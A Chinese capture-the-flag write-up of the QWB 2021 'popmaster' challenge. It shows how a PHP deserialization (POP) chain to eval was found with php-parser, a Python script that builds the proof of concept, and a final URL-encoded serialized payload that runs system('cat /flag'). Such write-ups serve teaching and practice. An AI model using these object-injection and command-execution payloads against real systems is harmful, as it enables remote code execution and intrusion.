
[强网杯2021]XBUUCTF[QWB2021 Quals]popmaster复现记录

原创

KogRow 于 2021-10-05 16:55:43 发布 336 收藏

分类专栏： CTF 文章标签： php CTF



给自动化代码审计的大佬跪了。
出题人写的WP在这里：强网杯[pop_master]与[陀那多]赛题的出题记录
复现可以到BUUCTF，启动[QWB2021 Quals]popmaster这道题就ok。
按大佬的解法，首先要安装php-parser,把题目的代码转换成抽象语法树，实际上这道题就是一个图的可达路径搜索问题。
这里在kali安装一波php-parser:


1. `wget https://getcomposer.org/installer`

```
tom@kali:~/下载/PHP-Parser$ wget https://getcomposer.org/installer
--2021-10-05 15:24:33--  https://getcomposer.org/installer
正在解析主机 getcomposer.org (getcomposer.org)... 54.36.53.46, 2607:5300:201:2100::4:d105
正在连接 getcomposer.org (getcomposer.org)|54.36.53.46|:443... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度：57721 (56K) [application/octet-stream]
正在保存至: "installer"

installer                                   100%[==========================>]

2021-10-05 15:24:35 (184 KB/s) - 已保存 "installer" [57721/57721])
```

2. `mv installer installer.php`
3. `php installer.php`




```
tom@kali:~/下载/PHP-Parser$ php installer.php
All settings correct for using Composer
Downloading...

Composer (version 2.1.8) successfully installed to: /home/tom/下载/PHP-Parser/composer.phar
Use it: php composer.phar
```


出现这个说明前置要求的composer.phar安装成功，在当前目录下就会多出来一个叫composer.phar的东西

4. `php composer.phar require nikic/php-parser`



```
tom@kali:~/下载$ php composer.phar require nikic/php-parser
Using version ^4.13 for nikic/php-parser
./composer.json has been created
Running composer update nikic/php-parser
Loading composer repositories with package information
Updating dependencies
Lock file operations: 1 install, 0 updates, 0 removals
  - Locking nikic/php-parser (v4.13.0)
Writing lock file
Installing dependencies from lock file (including require-dev)
Package operations: 1 install, 0 updates, 0 removals
  - Downloading nikic/php-parser (v4.13.0)
  - Installing nikic/php-parser (v4.13.0): Extracting archive
Generating autoload files
```

至此php-parser安装成功。
然后把大佬的EXP下下来，解压到当前目录中
然后将赛题中class.php的内容复制到本exp的code.php中。
然后将mian.php中的全局变量中的入口方法与入口参数名赋值
运行main.php：



```
tom@kali:~/下载/pop_master-master$ php main.php
find vul!!! the path is:
ZChdNQ==>dBIySo==>X0l7ws==>LyI1rT==>duxg5w==>D2VmWz==>w5pPNI==>x5cL
ZMXmr==>xB56gm==>EfPQZq==>k1UgFG==>eval
tom@kali:~/下载/pop_master-master$
```

成功找到一条pop链。

```
ZChdNQ======>dBIySo======>X0l7ws======>LyI1rT======>duxg5w======>D2VmWz======>w5pPNI======>x5cLyL======>Ga3P6G==
====>GVcxei======>Y4BK4w======>pYekV8======>hsrB5s======>kL7zby======>HbQCtF======>KXgmGS======>BVZEev======>Lut
xdu======>TZMXmr======>xB56gm======>EfPQZq======>k1UgFG======>eval
```

写了一段python代码来生成php的poc:

```
# -*- coding: utf-8 -*-
#本代码运行在python2.7下
import linecache
classphp = "C:/Users/root/Desktop/class.php.txt"
f = open(classphp)               # 返回一个文件对象
line = f.readline()
linenum = 1
pop = "bqoNH6======>U3GR5Y======>yZ135Z======>PEmYsT======>xTOweR======>kdYRCK======>p9g5V9======>z2B2Yy======>z
yPbQC======>GUFeql======>ZUMG5r======>H9G1mh======>XePAh8======>fpPqVg======>YNBWxQ======>tE6Eu5======>UhnEew===
===>pP2Nyq======>a2w5hk======>EYafpg======>YlEyzo======>l94Kwx======>eval"
poplist = pop.split("======>")
popstartindex = range(0,len(poplist)-1)
popendindex = range(0,len(poplist)-1)
while line:
    linenum+=1
    line = f.readline()
    for i in range(0,len(poplist)-1):
        if line.find(poplist[i])!=-1 and line.find("{")!=-1:
            for j in range(0,30):
                if linecache.getline(classphp, linenum-j).find("class") != -1 and linecache.getline(classphp, li
nenum-j).find("{")!=-1:
                    popstartindex[i] = linenum-j
                    break
            for j in range(0, 30):
                if linecache.getline(classphp, linenum + j).find("class") != -1 and linecache.getline(classphp,
linenum+j).find("{") != -1:
                    popendindex[i] = linenum + j
                    break
            continue
f.close()
#生成php的exp
print("<?php")
for i in range(0,len(poplist)-1):
    for j in range(popstartindex[i],popendindex[i]):
        print(linecache.getline(classphp,j).replace("\n",""))
for i in range(0,len(poplist)-1):
    for j in range(popstartindex[i], popendindex[i]):
        if(linecache.getline(classphp,j).find("class")!=-1 and linecache.getline(classphp,j).find("{")!=-1):
            s = linecache.getline(classphp,j)
            s = s.replace("{","();")
            s = s.replace("class","new")
            s = s.replace("\n", "")
            print "$a"+str(i)+" = "+s
for i in range(0,len(poplist)-1):
    if(i < len(poplist)-1):
        for j in range(popstartindex[i], popendindex[i]):
            if (linecache.getline(classphp, j).find("public $") != -1):
                s = linecache.getline(classphp, j).replace("public $", "")
                s = s.replace(";", "")
                s = s.replace("    ", "")
                s = s.replace("\n", "")
                print("$a" + str(i) + "->" + s + "=" + "$a" + str(i + 1) + ";")
    else:
        print ("$a"+str(i)+"->"++"="+"$_POST['cmd']")
```

得到poc:

```
<?php
class L7UHD6{
    public $pHWQwmg;
```

```
    public $nHWOwmq;
    public function xbepUT($dV2ZO){
  if(45016>39692){
   $dV2ZO = $dV2ZO.'wHmK0';
  }
  if(method_exists($this->nHWOwmq, 'mAbmf6')) $this->nHWOwmq->mAbmf6($dV2ZO);
  if(method_exists($this->nHWOwmq, 'rcLD5G')) $this->nHWOwmq->rcLD5G($dV2ZO);

    }
    public function VTtOt1($gIpCX){
  for($i = 0; $i < 26; $i ++){
   $au0wPm= $gIpCX;
  }
  if(method_exists($this->nHWOwmq, 'Vf56w8')) $this->nHWOwmq->Vf56w8($gIpCX);
  if(method_exists($this->nHWOwmq, 'H71Z97')) $this->nHWOwmq->H71Z97($gIpCX);

    }
}


class YyaVmX{
    public $LBhGiW0;
    public function C7F7Xa($aAsyu){
  $aAsyu='LbsMN';
  eval($aAsyu);

    }
    public function mAbmf6($PTDrM){
  for($i = 0; $i < 23; $i ++){
   $aFkirt= $PTDrM;
  }
  $this->LBhGiW0->BHGNSG($PTDrM);

    }
}


class FPlBKG{
    public $YV1W3IV;
    public function yKpHBF($VC23m){
  for($i = 0; $i < 7; $i ++){
   $agyI1z= $VC23m;
  }
  if(method_exists($this->YV1W3IV, 'tumiOO')) $this->YV1W3IV->tumiOO($VC23m);
  if(method_exists($this->YV1W3IV, 'gguM56')) $this->YV1W3IV->gguM56($VC23m);

    }
    public function BHGNSG($AGPDQ){
  if(1366>45772){
   $AGPDQ = $AGPDQ.'XupC5';
  }
  $this->YV1W3IV->ITqWW2($AGPDQ);

    }
}


class kCZ5P4{
    public $SuxNbbP;
    public function lGVgt2($g7FMP){
```

```
  for($i = 0; $i < 3; $i ++){
   $g7FMP= $sFwFD;
  }
  eval($g7FMP);

    }
    public function ITqWW2($yukip){
  $this->UtURv = "X7Eg4";
  $this->SuxNbbP->oMvqkv($yukip);

    }
}


class fhGDEo{
    public $c8Un3Pc;
    public function GGs2Tx($waoG6){
  eval($waoG6);

    }
    public function oMvqkv($GeGy2){
  $this->cM4xY = "xIS1c";
  $this->c8Un3Pc->msMgDb($GeGy2);

    }
}


class qZgqTN{
    public $AanVLGe;
    public function msMgDb($hiIFc){
  $this->rlETt = "PxSDM";
  if(method_exists($this->AanVLGe, 'hZChcd')) $this->AanVLGe->hZChcd($hiIFc);
  if(method_exists($this->AanVLGe, 'v05w7c')) $this->AanVLGe->v05w7c($hiIFc);

    }
    public function dg8ecu($vkPSz){
  for($i = 0; $i < 3; $i ++){
   $aZTyWy= $vkPSz;
  }
  $this->AanVLGe->CNnFdI($vkPSz);

    }
}


class XyhYtb{
    public $xEGEy7K;
    public function hZChcd($S5KoL){
  $this->QlrMr = "UnRom";
  if(method_exists($this->xEGEy7K, 'x8iwgk')) $this->xEGEy7K->x8iwgk($S5KoL);
  if(method_exists($this->xEGEy7K, 'wkd2WW')) $this->xEGEy7K->wkd2WW($S5KoL);

    }
    public function WMtbwZ($ugsdY){
  $this->N4yEy = "UvvRN";
  eval($ugsdY);

    }
}
```

```
}


class suL25R{
    public $bz6H98l;
    public function x8iwgk($QrGk8){
  $this->XnLoL = "Xwudp";
  if(method_exists($this->bz6H98l, 'PcquZZ')) $this->bz6H98l->PcquZZ($QrGk8);
  if(method_exists($this->bz6H98l, 'sFGeyF')) $this->bz6H98l->sFGeyF($QrGk8);

    }
    public function FWq4lD($rqPwp){
  eval($rqPwp);

    }
}


class DLGUGZ{
    public $FwX8fKY;
    public function sFGeyF($XzG6P){
  for($i = 0; $i < 22; $i ++){
   $aiuTZa= $XzG6P;
  }
  $this->FwX8fKY->ti9YlF($XzG6P);

    }
    public function dm4bGP($gqoRh){
  for($i = 0; $i < 0; $i ++){
   $aCumW9= $gqoRh;
  }
  if(method_exists($this->FwX8fKY, 'akEghP')) $this->FwX8fKY->akEghP($gqoRh);
  if(method_exists($this->FwX8fKY, 'bPN2Nx')) $this->FwX8fKY->bPN2Nx($gqoRh);

    }
}


class A5SQm0{
    public $sfVD9z1;
    public function ti9YlF($wV3Ig){
  for($i = 0; $i < 1; $i ++){
   $aCHhiQ= $wV3Ig;
  }
  if(method_exists($this->sfVD9z1, 'tYwP6S')) $this->sfVD9z1->tYwP6S($wV3Ig);
  if(method_exists($this->sfVD9z1, 'kkWKI2')) $this->sfVD9z1->kkWKI2($wV3Ig);

    }
    public function EGyMsQ($sOzws){
  eval($sOzws);

    }
}


class HXf222{
    public $umxT6cV;
    public function kkWKI2($DpQYt){
  $this->bV86G = "qW8tN";
  if(method_exists($this->umxT6cV, 'RBXeSg')) $this->umxT6cV->RBXeSg($DpQYt);
```

```
  if(method_exists($this->umxT6cV, 'i0URsO')) $this->umxT6cV->i0URsO($DpQYt);

    }
    public function vdQxOo($XY7aa){
  for($i = 0; $i < 21; $i ++){
   $XY7aa= $Sl9Kd;
  }
  if(method_exists($this->umxT6cV, 'VmSVuq')) $this->umxT6cV->VmSVuq($XY7aa);
  if(method_exists($this->umxT6cV, 'GhFnwk')) $this->umxT6cV->GhFnwk($XY7aa);

    }
}


class gDnfK9{
    public $TxB0FdF;
    public function RBXeSg($bF4BC){
  $this->H3vLG = "v2w10";
  if(method_exists($this->TxB0FdF, 'zTkOnG')) $this->TxB0FdF->zTkOnG($bF4BC);
  if(method_exists($this->TxB0FdF, 'G0ioTK')) $this->TxB0FdF->G0ioTK($bF4BC);

    }
    public function oplEGY($QGyHC){
  $this->ypak3 = "HMUxr";
  if(method_exists($this->TxB0FdF, 'mIrTr2')) $this->TxB0FdF->mIrTr2($QGyHC);
  if(method_exists($this->TxB0FdF, 'EVAhi7')) $this->TxB0FdF->EVAhi7($QGyHC);

    }
}


class D8UAmt{
    public $izw1YVT;
    public function zTkOnG($vmaCD){
  $this->qv4A9 = "wW7ee";
  $this->izw1YVT->ODsdNW($vmaCD);

    }
    public function l6fzen($Iz4xl){
  $this->iyZkT = "BwaGt";
  $this->izw1YVT->dr6ybG($Iz4xl);

    }
}


class D8WX2Q{
    public $iiirsPe;
    public function ODsdNW($Rrp6q){
  for($i = 0; $i < 26; $i ++){
   $aOWEiN= $Rrp6q;
  }
  if(method_exists($this->iiirsPe, 'tYWHfI')) $this->iiirsPe->tYWHfI($Rrp6q);
  if(method_exists($this->iiirsPe, 'qtRRwg')) $this->iiirsPe->qtRRwg($Rrp6q);

    }
    public function khXStd($xx5AI){
  for($i = 0; $i < 24; $i ++){
   $atgh0U= $xx5AI;
```

```
  }
  if(method_exists($this->iiirsPe, 'gCBRhG')) $this->iiirsPe->gCBRhG($xx5AI);
  if(method_exists($this->iiirsPe, 'K9YqDl')) $this->iiirsPe->K9YqDl($xx5AI);

    }
}


class EVAmyn{
    public $mUISnWb;
    public function yvGxsq($G9hkX){
  $this->ZR23N = "GvYES";
  if(method_exists($this->mUISnWb, 'ssR1IV')) $this->mUISnWb->ssR1IV($G9hkX);
  if(method_exists($this->mUISnWb, 'wFmoAx')) $this->mUISnWb->wFmoAx($G9hkX);

    }
    public function tYWHfI($yN6Eu){
  if(52033>2482){
   $yN6Eu = $yN6Eu.'SGu6E';
  }
  if(method_exists($this->mUISnWb, 'x43ZTL')) $this->mUISnWb->x43ZTL($yN6Eu);
  if(method_exists($this->mUISnWb, 'dQMl9g')) $this->mUISnWb->dQMl9g($yN6Eu);

    }
}


class cDuVyQ{
    public $VLDgIsu;
    public function x43ZTL($SHUc7){
  for($i = 0; $i < 30; $i ++){
   $asUMta= $SHUc7;
  }
  if(method_exists($this->VLDgIsu, 'ebiPNb')) $this->VLDgIsu->ebiPNb($SHUc7);
  if(method_exists($this->VLDgIsu, 'BGYfdR')) $this->VLDgIsu->BGYfdR($SHUc7);

    }
    public function IP5InO($OitLV){
  $OitLV='ui9fy';
  eval($OitLV);

    }
}


class vD3i0B{
    public $ga4GK57;
    public function uUiXD0($iuWYO){
  if(3909>32143){
   $iuWYO = $iuWYO.'FUVHe';
  }
  $this->ga4GK57->sW3R98($iuWYO);

    }
    public function ebiPNb($hwCNG){
  $this->pzzE8 = "Hlx2G";
  $this->ga4GK57->gSBlTm($hwCNG);

    }
}
```

```php
class N2Dy79{
    public $ReDc2ZH;
    public function gSBlTm($gFNi2){
  $this->SSi7T = "Tmb28";
  if(method_exists($this->ReDc2ZH, 'ayZmI3')) $this->ReDc2ZH->ayZmI3($gFNi2);
  if(method_exists($this->ReDc2ZH, 'PdKLEU')) $this->ReDc2ZH->PdKLEU($gFNi2);

    }
    public function zpKlgI($l9lUk){
  $this->FDN9G = "wqgFa";
  if(method_exists($this->ReDc2ZH, 'tIYgva')) $this->ReDc2ZH->tIYgva($l9lUk);
  if(method_exists($this->ReDc2ZH, 'pH3TWQ')) $this->ReDc2ZH->pH3TWQ($l9lUk);

    }
}


class az2d5x{
    public $aaSROLe;
    public function ayZmI3($KVfRN){
  if(12818>22299){
   $KVfRN = $KVfRN.'xoTGc';
  }
  $this->aaSROLe->UUqav0($KVfRN);

    }
    public function tYRTEy($egmfS){
  for($i = 0; $i < 15; $i ++){
   $aQKoAF= $egmfS;
  }
  $this->aaSROLe->BnYLZl($egmfS);

    }
}


class d0UxDv{
    public $wkvASs6;
    public function SxOyYw($EgxFz){
  $this->KXDQF = "WP7QA";
  eval($EgxFz);

    }
    public function UUqav0($s1mew){
  if(52050>20186){
   $s1mew = $s1mew.'RgmkC';
  }
  $this->wkvASs6->TbGxG5($s1mew);

    }
}
class HclckR{
    public $QIlLvkK;
    public function cLHWvn($eEipn){
  if(24817>22370){
   $eEipn = $eEipn.'cc1eG';
  }
  $this->QIlLvkK->PiLK0i($eEipn);
```

```
    }
    public function TbGxG5($YcxIx){
  for($i = 0; $i < 10; $i ++){
   $aTNhpa= $YcxIx;
  }
  $this->QIlLvkK->F5UkVr($YcxIx);
    }
}
class gp2b2g{
    public $xv9AHCl;
    public function nOVnqx($lgspc){
  $this->gggqP = "rMyHa";
  $this->xv9AHCl->ACCxak($lgspc);

    }
    public function F5UkVr($h9lGB){
  for($i = 0; $i < 36; $i ++){
   $aPITGf= $h9lGB;
  }
  $this->xv9AHCl->htVHuV($h9lGB);
    }
}
class OOxBSs{
    public $xt66alQ;
    public function gwz5Lo($bhyKR){
  if(30529>49808){
   $bhyKR = $bhyKR.'hTHz9';
  }
  $this->xt66alQ->cH2bOt($bhyKR);
    }
    public function htVHuV($VpGQd){
  if(63158>2952){
   $VpGQd = $VpGQd.'QkEie';
  }
  if(method_exists($this->xt66alQ, 'C38qDA')) $this->xt66alQ->C38qDA($VpGQd);
  if(method_exists($this->xt66alQ, 'a0YLHW')) $this->xt66alQ->a0YLHW($VpGQd);

    }
}
class OseZYk{
    public $BWu6mc5;
    public function LtGuap($qrXpU){
  eval($qrXpU);

    }
    public function C38qDA($xbly4){
  if(20950>43181){
   $xbly4 = $xbly4.'nEdmR';
  }
  eval($xbly4);
    }
}
$a0 = new L7UHD6();
$a1 = new YyaVmX();
$a2 = new FPlBKG();
$a3 = new kCZ5P4();
$a4 = new fhGDEo();
$a5 = new qZgqTN();
$a6 = new XyhYtb();
$a7 = new suL25R();
```

```php
$a8 = new DLGUGZ();
$a9 = new A5SQm0();
$a10 = new HXf222();
$a11 = new gDnfK9();
$a12 = new D8UAmt();
$a13 = new D8WX2Q();
$a14 = new EVAmyn();
$a15 = new cDuVyQ();
$a16 = new vD3i0B();
$a17 = new N2Dy79();
$a18 = new az2d5x();
$a19 = new d0UxDv();
$a20 = new HclckR();
$a21 = new gp2b2g();
$a22 = new OOxBSs();
$a23 = new OseZYk();
$a0->nHWOwmq=$a1;
$a1->LBhGiW0=$a2;
$a2->YV1W3IV=$a3;
$a3->SuxNbbP=$a4;
$a4->c8Un3Pc=$a5;
$a5->AanVLGe=$a6;
$a6->xEGEy7K=$a7;
$a7->bz6H98l=$a8;
$a8->FwX8fKY=$a9;
$a9->sfVD9z1=$a10;
$a10->umxT6cV=$a11;
$a11->TxB0FdF=$a12;
$a12->izw1YVT=$a13;
$a13->iiirsPe=$a14;
$a14->mUISnWb=$a15;
$a15->VLDgIsu=$a16;
$a16->ga4GK57=$a17;
$a17->ReDc2ZH=$a18;
$a18->aaSROLe=$a19;
$a19->wkvASs6=$a20;
$a20->QIlLvkK=$a21;
$a21->xv9AHCl=$a22;
$a22->xt66alQ=$a23;
```

然而根据该poc生成的EXP报错了：

```
<?php
include  "class.php";
//class.php.txt
highlight_file(__FILE__);
$a  =  $_GET['pop'];
$b  =  $_GET['argv'];
$class  =  unserialize($a);
$class->bqoNH6($b);
```

Parse error: syntax error, unexpected end of file in **/var/www/html/class.php(165028) : eval()'d code** on line **1**

在本地调试之后发现是因为代码中有一些类添加了永真条件下对eval参数添加后缀导致eval执行失败：

```
}
public function U3GR5Y($G3VBy){
        if(46372>26018){
            $G3VBy = $G3VBy.'FBf4u';
        }
        $this->lHezukm->yZ135Z($G3VBy);

}
```

所以这里尝试在后面加一个注释符//把后面的字符串注释掉：
最终EXP:

```
?pop=O%3A6%3A%22L7UHD6%22%3A1%3A%7Bs%3A7%3A%22nHWOwmq%22%3BO%3A6%3A%22YyaVmX%22%3A1%3A%7Bs%3A7%3A%22LBhGiW0%22%3BO%3A6%3A%22FPlBKG%22%3A1%3A%7Bs%3A7%3A%22YV1W3IV%22%3BO%3A6%3A%22kCZ5P4%22%3A1%3A%7Bs%3A7%3A%22SuxNbbP%22%3BO%3A6%3A%22fhGDEo%22%3A1%3A%7Bs%3A7%3A%22c8Un3Pc%22%3BO%3A6%3A%22qZgqTN%22%3A1%3A%7Bs%3A7%3A%22AanVLGe%22%3BO%3A6%3A%22XyhYtb%22%3A1%3A%7Bs%3A7%3A%22xEGEy7K%22%3BO%3A6%3A%22suL25R%22%3A1%3A%7Bs%3A7%3A%22bz6H98l%22%3BO%3A6%3A%22DLGUGZ%22%3A1%3A%7Bs%3A7%3A%22FwX8fKY%22%3BO%3A6%3A%22A5SQm0%22%3A1%3A%7Bs%3A7%3A%22sfVD9z1%22%3BO%3A6%3A%22HXf222%22%3A1%3A%7Bs%3A7%3A%22umxT6cV%22%3BO%3A6%3A%22gDnfK9%22%3A1%3A%7Bs%3A7%3A%22TxB0FdF%22%3BO%3A6%3A%22D8UAmt%22%3A1%3A%7Bs%3A7%3A%22izw1YVT%22%3BO%3A6%3A%22D8WX2Q%22%3A1%3A%7Bs%3A7%3A%22iiirsPe%22%3BO%3A6%3A%22EVAmyn%22%3A1%3A%7Bs%3A7%3A%22mUISnWb%22%3BO%3A6%3A%22cDuVyQ%22%3A1%3A%7Bs%3A7%3A%22VLDgIsu%22%3BO%3A6%3A%22vD3i0B%22%3A1%3A%7Bs%3A7%3A%22ga4GK57%22%3BO%3A6%3A%22N2Dy79%22%3A1%3A%7Bs%3A7%3A%22ReDc2ZH%22%3BO%3A6%3A%22az2d5x%22%3A1%3A%7Bs%3A7%3A%22aaSROLe%22%3BO%3A6%3A%22d0UxDv%22%3A1%3A%7Bs%3A7%3A%22wkvASs6%22%3BO%3A6%3A%22HclckR%22%3A1%3A%7Bs%3A7%3A%22QIlLvkK%22%3BO%3A6%3A%22gp2b2g%22%3A1%3A%7Bs%3A7%3A%22xv9AHCl%22%3BO%3A6%3A%22OOxBSs%22%3A1%3A%7Bs%3A7%3A%22xt66alQ%22%3BO%3A6%3A%22OseZYk%22%3A1%3A%7Bs%3A7%3A%22BWu6mc5%22%3BN%3B%7D%7D%7D%7D%7D%7D%7D%7D%7D%7D%7D%7D%7D%7D%7D%7D%7D%7D%7D%7D%7D%7D%7D%7D&argv=system("cat /flag");//
```

拿到flag:

← → ⟳ ⚠ 不安全 | 8c1446ab-fc73-41e7-9603-145bf0184e

```
<?php
include  "class.php";
//class.php.txt
highlight_file(__FILE__);
$a  =  $_GET['pop'];
$b  =  $_GET['argv'];
$class  =  unserialize($a);
$class->xbepUT($b);
```

flag{2e7bad32-7e74-40d2-b694-322eace84e90}